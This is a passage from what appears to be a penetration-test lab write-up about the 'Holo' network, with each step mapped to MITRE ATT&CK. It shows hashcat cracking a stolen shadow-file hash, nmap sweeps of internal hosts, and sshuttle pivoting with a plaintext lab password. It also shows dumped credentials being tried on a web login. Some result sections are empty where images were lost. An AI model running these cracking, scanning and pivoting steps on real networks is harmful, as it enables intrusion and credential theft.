
Back to our attacker machine, as we have the shadow file; we can try to crack the password especially for the user called "linux-admin"

Here is the reference of Project 12: Cracking Linux Password Hashes with Hashcat


The hashcat command used to crack "linux-admin" password as below (note that we are using windows system for hashcat here):

```
1.  hashcat.exe -m 1800 test2.hccapx ..\password-list\simple-rockyou.lst -o ..\cracked.txt -O
```

Below is the result of hashcat command:



The "test2.hccapx" is the hash for "linux-admin" user password from shadow file:



Below is the output of a successful crack of “linux-admin” user password from shadow file using hashcat:

MITRE ATT&CK Framework References (Password Cracking)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to crack the user password from shadow file as listed below:

- Tactic - TA0006 - Credential Access
- Technique – T1110 – Brute Force
- Sub-technique – T1110.002 – Brute Force: Password Cracking

Nmap Network Scan


As of now, we have completely owned the system of 10.200.107.33

However, as from our first nmap result there is no other system available for us. Hence we decided to ssh back to 10.200.107.33 and we notice there is nmap binary available.

We have utilized nmap from 10.200.107.33 to perform quick scan for host alive by using command below:

```
1.  nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
```

Below is the result of nmap network scan for host alive from 10.200.107.33:



From the nmap network scan result, we know that; there are several systems on the network:

- 10.200.107.31
- 10.200.107.32
- 10.200.107.35
- 10.200.107.30

Nmap Host Port Scan

Next we perform in-depth scan for each host.

10.200.107.30

Scan for 10.200.107.30 using nmap command below:

```
1.  nmap -nvv -Pn -T4 -F 10.200.107.30
```

Nmap result for 10.200.107.30 as shown below:

```
root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:52 UTC
Initiating ARP Ping Scan at 07:52
Scanning 10.200.107.30 [1 port]
Completed ARP Ping Scan at 07:52, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:52
Scanning 10.200.107.30 [100 ports]
Discovered open port 3389/tcp on 10.200.107.30
Discovered open port 53/tcp on 10.200.107.30
Discovered open port 80/tcp on 10.200.107.30
Discovered open port 135/tcp on 10.200.107.30
Discovered open port 445/tcp on 10.200.107.30
Discovered open port 139/tcp on 10.200.107.30
Discovered open port 389/tcp on 10.200.107.30
Discovered open port 88/tcp on 10.200.107.30
Completed SYN Stealth Scan at 07:53, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.30
Host is up, received arp-response (0.0011s latency).
Scanned at 2021-09-09 07:52:59 UTC for 1s
Not shown: 92 closed ports
Reason: 92 resets
PORT     STATE SERVICE       REASON
53/tcp   open  domain        syn-ack ttl 128
80/tcp   open  http          syn-ack ttl 128
88/tcp   open  kerberos-sec  syn-ack ttl 128
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
389/tcp  open  ldap          syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:1E:14:E3:B4:ED (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
           Raw packets sent: 138 (6.056KB) | Rcvd: 101 (4.060KB)
root@ip-10-200-107-33:~#
```

From the rustscan result we know the port open of our target system as below:


- TCP: 80, 88, 135, 139, 389, 445, 3389

10.200.107.31

Scan for 10.200.107.31 using nmap command below:

```
1.  nmap -nvv -Pn -T4 -F 10.200.107.31
```

Nmap result for 10.200.107.31 as shown below:



From the rustscan result we know the port open of our target system as below:

- TCP: 22, 80, 135, 139, 443, 445, 3306, 3389

10.200.107.32

Scan for 10.200.107.32 using nmap command below:

```
1.  nmap -nvv -Pn -T4 -F 10.200.107.32
```

Nmap result for 10.200.107.32 as shown below:

```
root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.32
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:51 UTC
Initiating ARP Ping Scan at 07:51
Scanning 10.200.107.32 [1 port]
Completed ARP Ping Scan at 07:51, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:51
Scanning 10.200.107.32 [100 ports]
Discovered open port 139/tcp on 10.200.107.32
Discovered open port 3389/tcp on 10.200.107.32
Discovered open port 445/tcp on 10.200.107.32
Discovered open port 135/tcp on 10.200.107.32
Increasing send delay for 10.200.107.32 from 0 to 5 due to 37 out of 91 dropped probes since last increase.
Completed SYN Stealth Scan at 07:51, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.32
Host is up, received arp-response (0.0016s latency).
Scanned at 2021-09-09 07:51:08 UTC for 1s
Not shown: 96 closed ports
Reason: 96 resets
PORT     STATE SERVICE       REASON
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:92:1F:99:8F:8B (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
           Raw packets sent: 147 (6.452KB) | Rcvd: 101 (4.044KB)
root@ip-10-200-107-33:~#
```

From the rustscan result we know the port open of our target system as below:

- TCP: 135, 139, 445, 3389

10.200.107.35

Scan for 10.200.107.35 using nmap command below:

```
1.  nmap -nvv -Pn -T4 -F 10.200.107.35
```

Nmap result for 10.200.107.35 as shown below:

```
root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.35
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:51 UTC
Initiating ARP Ping Scan at 07:51
Scanning 10.200.107.35 [1 port]
Completed ARP Ping Scan at 07:51, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:51
Scanning 10.200.107.35 [100 ports]
Discovered open port 445/tcp on 10.200.107.35
Discovered open port 80/tcp on 10.200.107.35
Discovered open port 139/tcp on 10.200.107.35
Discovered open port 135/tcp on 10.200.107.35
Discovered open port 3389/tcp on 10.200.107.35
Increasing send delay for 10.200.107.35 from 0 to 5 due to 39 out of 96 dropped probes since last increase.
Completed SYN Stealth Scan at 07:51, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.35
Host is up, received arp-response (0.0030s latency).
Scanned at 2021-09-09 07:51:47 UTC for 2s
Not shown: 95 closed ports
Reason: 95 resets
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 128
135/tcp  open  msrpc         syn-ack ttl 128
139/tcp  open  netbios-ssn   syn-ack ttl 128
445/tcp  open  microsoft-ds  syn-ack ttl 128
3389/tcp open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:47:8E:03:D4:6D (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
           Raw packets sent: 144 (6.320KB) | Rcvd: 101 (4.048KB)
root@ip-10-200-107-33:~#
```

From the rustscan result we know the port open of our target system as below:

- TCP: 80, 135, 139, 445, 3389

MITRE ATT&CK Framework References (Nmap Network and Host Port Scan)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to perform nmap network scan on 10.200.107.0/24 and nmap host scan as listed below:


- Tactic - TA0043 - Reconnaissance
- Technique - T1595 - Active Scanning
- Technique - T1592 - Gather Victim Host Information
- Technique - T1590 - Gather Victim Network Information
- Sub-technique - T1595.001 - Active Scanning: Scanning IP Blocks
- Sub-technique – T1592.002 - Gather Victim Host Information: Software
- Sub-technique – T1590.005 - Gather Victim Network Information: IP Addresses

Network Pivoting


Do take a note on all the nmap result, it showing all other systems are Windows.

We have confirmed that on our attacker machine, we are unable access to any host other than 10.200.107.33

Ping result for 10.200.107.31 on our attacker machine.



Below is the result of port 80 - http for 10.200.107.31 on our attacker machine:



With all the information we gathered, we can conclude that Holo designed their corporate network with segmentation.

We will need to forward our attacker traffic to Holo corporate network leveraging the host system we gained access which is 10.200.107.33

We decided to use “sshuttle” - a proxy tools utilize ssh to forward our attacker traffic via ssh on 10.200.107.33 to Holo corporate network 10.200.107.0/24

This is crucial for us to access other system from now on.

The command we used for sshuttle as below (note that command is executed on our attacker machine):

```
1. sudo sshuttle -D -N -r linux-admin:linuxrulez@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vvv
```

Below is the result of “sshuttle” command:


```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo sshuttle -D -N -r linux-admin:          @10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vvv
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$
```

Checking “sshuttle” process is running by issue command “sudo ps -elf | grep sshu” as shown below:

```
┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo sshuttle -D -N -r linux-admin:linuxrulez@10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vv
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$ sudo ps -elf | grep sshu
0 S root        1228       1  0  80   0 -  2179 -      04:01 pts/1    00:00:00 logger -p daemon notice -t sshuttle
0 S root        1230       1  0  80   0 -  5310 -      04:01 ?        00:00:00 /usr/bin/python3 /usr/bin/sshuttle -v -v --method auto --firewall --syslog
0 S root        1231    1230  0  80   0 -  2179 -      04:01 ?        00:00:00 logger -p daemon notice -t sshuttle
5 S root        1236       1  0  80   0 -  5377 -      04:01 ?        00:00:00 /usr/bin/python3 /usr/bin/sshuttle -D -N -r linux-admin.          @10.200.107.33 -x 10.200.107.33 10.200.107.0/24 -vv
0 S kali        1268    1122  0  80   0 -  1545 -      04:01 pts/1    00:00:00 grep --color=auto sshu

┌──(kali㉿kali)-[~/Desktop/holo-kali-08092021]
└─$
```

After “sshuttle” is running, we can access to the port 80 which is HTTP service for 10.200.107.31 on our attacker machine.

Below is the main page of port 80 (HTTP Service) of 10.200.107.31:



MITRE ATT&CK Framework References (Network Pivoting)


MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to access 10.200.107.31 as listed below:

- Tactic – TA0011 - Command and Control
- Technique – T1572 - Protocol Tunneling


Targeted System: 10.200.107.31 (Host IP)

Web Enumeration

Below is the main page of port 80 (HTTP Service) of 10.200.107.31:



Below is the source for the main page of 10.200.107.31:





```
    }
    .user {
      margin-top: 10%;
    }
    .pass {
      margin-top: 3%;
    }
    .button {
      margin-top: 3%;
      margin-bottom: 3%;
    }
    .form-inline input {
      vertical-align: middle;
      padding: 10px;
      background-color: #fff;
      border: 1px solid #ddd;
    }
    .form-inline button {
      padding: 10px 20px;
      background-color: #06d6a0;
      border: 1px solid #ddd;
      color: white;
      cursor: pointer;
    }
    .form-inline button:hover {
      background-color: #04b889;
    }
    body {
      background-color: #171A21;
      overflow: hidden;
    }
  </style>
  <body>
    <div class="box_container">
      <a href="index.php"><img src="holo_logo_text_medium.png" alt="holo logo" class="logo_center"></a>
      <div class="login_container">
        <form class="form-inline" action="/login.php">
            <input type="user" id="user" class="user" placeholder="Enter username" name="user"><br>
            <input type="password" id="pwd" class="pass"placeholder="Enter password" name="password"><br>
            <button type="submit" class="button">Login</button>
        </form>
        <form class="form-inline" action="/reset_form.php">
          <button type="submit" class="button">Forgot Password?</button>
        </form>
      </div>
    </div>
  </body>
</html>
```


As 10.200.107.31 showing login page, we decide to try to log into it using the credentials found previously (that we dump from the database called "DashboardDB" that is in mysql server on 192.168.100.1).

Take a note of the "Forgot Password" page that we have not explore for now.

Login using “admin” user; however, it only shows blank page:



Login using “gurag” user, below is the response page:



From the response of login page, we know that gurag is a valid user.


MITRE ATT&CK Framework References (Account Discovery)

MITRE ATT&CK Framework References for the tactics and techniques Black Sun Security used to check validity of user on 10.200.107.31 as listed below:


- Tactic – TA0007 - Discovery
- Technique – T1087 – Account Discovery
- Sub-technique – T1087.001 – Account Discovery: Local Account

Exploitation on Weak Password Recovery Mechanism

Let's jump back to "Forgot Password" page as shown below.

